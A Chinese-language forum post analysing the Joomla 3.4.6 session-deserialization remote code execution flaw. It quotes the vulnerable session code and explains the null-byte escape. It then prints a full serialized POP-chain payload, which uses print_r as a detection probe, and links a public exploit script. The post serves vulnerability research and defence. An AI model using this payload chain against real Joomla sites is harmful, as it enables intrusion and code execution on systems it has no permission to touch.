Joomla 3.4.6 RCE 分析

peri0d / 2019-10-10 09:09:06 / 浏览数 5105 安全技术 漏洞分析 顶(0) 踩(0)

漏洞环境及利用

- Joomla 3.4.6 : https://downloads.joomla.org/it/cms/joomla3/3-4-6
- PHP 版本: 5.5.38
- Joomla 3.4 之前(包含3.4)不支持 PHP7.0
- 影响版本: 3.0.0 --- 3.4.6
- 漏洞利用: https://github.com/momika233/Joomla-3.4.6-RCE


漏洞成因

- 本次漏洞主要是由于对 session 处理不当，从而可以伪造 session 从而导致 session 反序列化


漏洞分析

session 逃逸


session 在 Joomla 中的处理有一些的问题，它会把没有通过验证的用户名和密码存储在 `_session` 表中



在登陆过程中，会有一个 303 的跳转，这个 303 是先把用户的输入存在数据库中，再从数据库中读取、对比，即先执行 `write` 函数在执行 `read` 函数



而且它的 csrf token 也在前端页面中



这两个函数位于 `libraries/joomla/session/storage/database.php` 中，内容如下:

```php
public function read($id)
{
    $db = JFactory::getDbo();
    try
    {
        $query = $db->getQuery(true)
            ->select($db->quoteName('data'))
            ->from($db->quoteName('#__session'))
            ->where($db->quoteName('session_id') . ' = ' . $db->quote($id));
        $db->setQuery($query);
        $result = (string) $db->loadResult();
        $result = str_replace('\0\0\0', chr(0) . '*' . chr(0), $result);
        return $result;
    }
    catch (Exception $e)
    {
        return false;
    }
}
public function write($id, $data)
{
    $db = JFactory::getDbo();
    $data = str_replace(chr(0) . '*' . chr(0), '\0\0\0', $data);
    try
    {
        $query = $db->getQuery(true)
            ->update($db->quoteName('#__session'))
            ->set($db->quoteName('data') . ' = ' . $db->quote($data))
            ->set($db->quoteName('time') . ' = ' . $db->quote((int) time()))
            ->where($db->quoteName('session_id') . ' = ' . $db->quote($id));
        $db->setQuery($query);

        if (!$db->execute())
        {
            return false;
        }
        return true;
    }
    catch (Exception $e)
    {
        return false;
    }
}
```

可以看到，它在写入的过程中将 `\x00*\x00` 替换为 `\0\0\0` ，因为 MySQL 中不能存储 `NULL` ，而 `protected` 变量序列化后带有 `\x00*\x00`

在读取过程中会重新把 `\0\0\0` 替换为 `\x00*\x00` 以便反序列化，但是这个替换将 3 字节的内容替换为 6 字节

如果提交的 `username` 为 `per\0\0\0i0d` ，那么在 `read` 时返回的数据就是 `s:8:s:"username";s:12:"perNNNi0d"` N 代表 NULL，替换的大小为 9 字节，但是声明的是 12 字节，那么这将是一个无效的对象

那么就可以利用这个溢出来构造"特殊"的代码

值得一提的是，在进行 `replace` 后，反序列化时 `username` 会按照 54 的长度读取，读取到 `password` 字段处，以其结尾的 `;` 作为结尾，而 `password` 字段的内容就逃逸出来，直接进行反序列化了。

思路

1. 使用 `\0\0\0` 溢出，来逃逸密码 value
2. 重新构建有效的对象
3. 发送 exp
4. 触发 exp

在数据库中

```
s:8:s:"username";s:54:"\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0";s:8:"password";s:6:"123456"
```

- 在读取置换之后

```
s:8:s:"username";s:54:"NNNNNNNNNNNNNNNNNNNNNNNNNNNNNN";s:8:"password";s:6:"123456"
```

- 实现对象注入

```
s:8:s:"username";s:54:"NNNNNNNNNNNNNNNNNNNNNNNNNNNNNN";s:8:"password";s:6:"1234";s:2:"HS":O:15:"ObjectInjection"
```

POP 链的构造

接下来就是 POP 链的构造

在 `libraries/joomla/database/driver/mysqli.php` 中的 `__destruct()` 触发 `disconnect()` 函数，对 `disconnectHandlers` 数组中的每个值，都会执行 `call_user_func_array()` ，并将 `&$this` 作为参数引用，但是不能控制参数，利用条件是 `$this->connection` 为 `true`

```
public function __destruct()
{
   $this->disconnect();
}
public function disconnect()
{
   // Close the connection.
   if ($this->connection)
   {
       foreach ($this->disconnectHandlers as $h)
       {
           call_user_func_array($h, array( &$this));
       }
       mysqli_close($this->connection);
   }
   $this->connection = null;
}
```

但是在 `libraries/simplepie/simplepie.php` 中又有可以利用的，这里的函数和参数值都在我们的控制之下

```
1538    if ($this->feed_url !== null || $this->raw_data !== null)
1539    {
1540        $this->data = array();
1541        $this->multifeed_objects = array();
1542        $cache = false;
1543
1544        if ($this->feed_url !== null)
1545        {
1546            $parsed_feed_url = SimplePie_Misc::parse_url($this->feed_url);
1547            // Decide whether to enable caching
1548            if ($this->cache && $parsed_feed_url['scheme'] !== '')
1549            {
1550                $cache = call_user_func(array($this->cache_class, 'create'), …parameter: $this->cache_location, call_user_func($this->cache_name_function, $this->feed_url), 'spc');
1551            }
```

这条语句执行的条件是 `$this->cache` 必须为 `true` ，`$parsed_feed_url['scheme']` 不为空

根据这些信息就能够构造出反序列化链了，如下图，可以很清晰看出构造方式

```
s:2:"HS":O:21:"JDatabaseDriverMysqli":3:{
    s:4:"\0\0\0a";O:17:"JSimplepieFactory":0:{}
    s:21:"\0\0\0disconnectHandlers";
    a:1:{
        i:0;a:2:{
            i:0;O:9:"SimplePie":5:{
                s:8:"sanitize";O:20:"JDatabaseDriverMysql":0:{}
                s:5:"cache";b:1;
                s:19:"cache_name_function";s:7:"print_r";
                s:10:"javascript";i:9999;
                s:8:"feed_url";s:40:"http://l4m3rz.1337/;zopatkgieeqqmifstiih";
            }
            i:1;s:4:"init";
        }
    }
    s:13:"\0\0\0connection";i:1;
}
```

如果 `zopatkgieeqqmifstiih` 出现在返回页面就可以判断存在该漏洞

漏洞修复

- 对 session 信息进行 base64 或其他编码

参考链接

- https://blog.hacktivesecurity.com/index.php?controller=post&action=view&id_post=41
- https://github.com/momika233/Joomla-3.4.6-RCE/blob/master/Joomla-3.4.6-RCE.py

上一篇：Windows驱动编程之串口过滤杂谈 下一篇：Joomla 3.0-3.4.6 ...

1. 0 条回复
   - 动动手指，沙发就是你的了！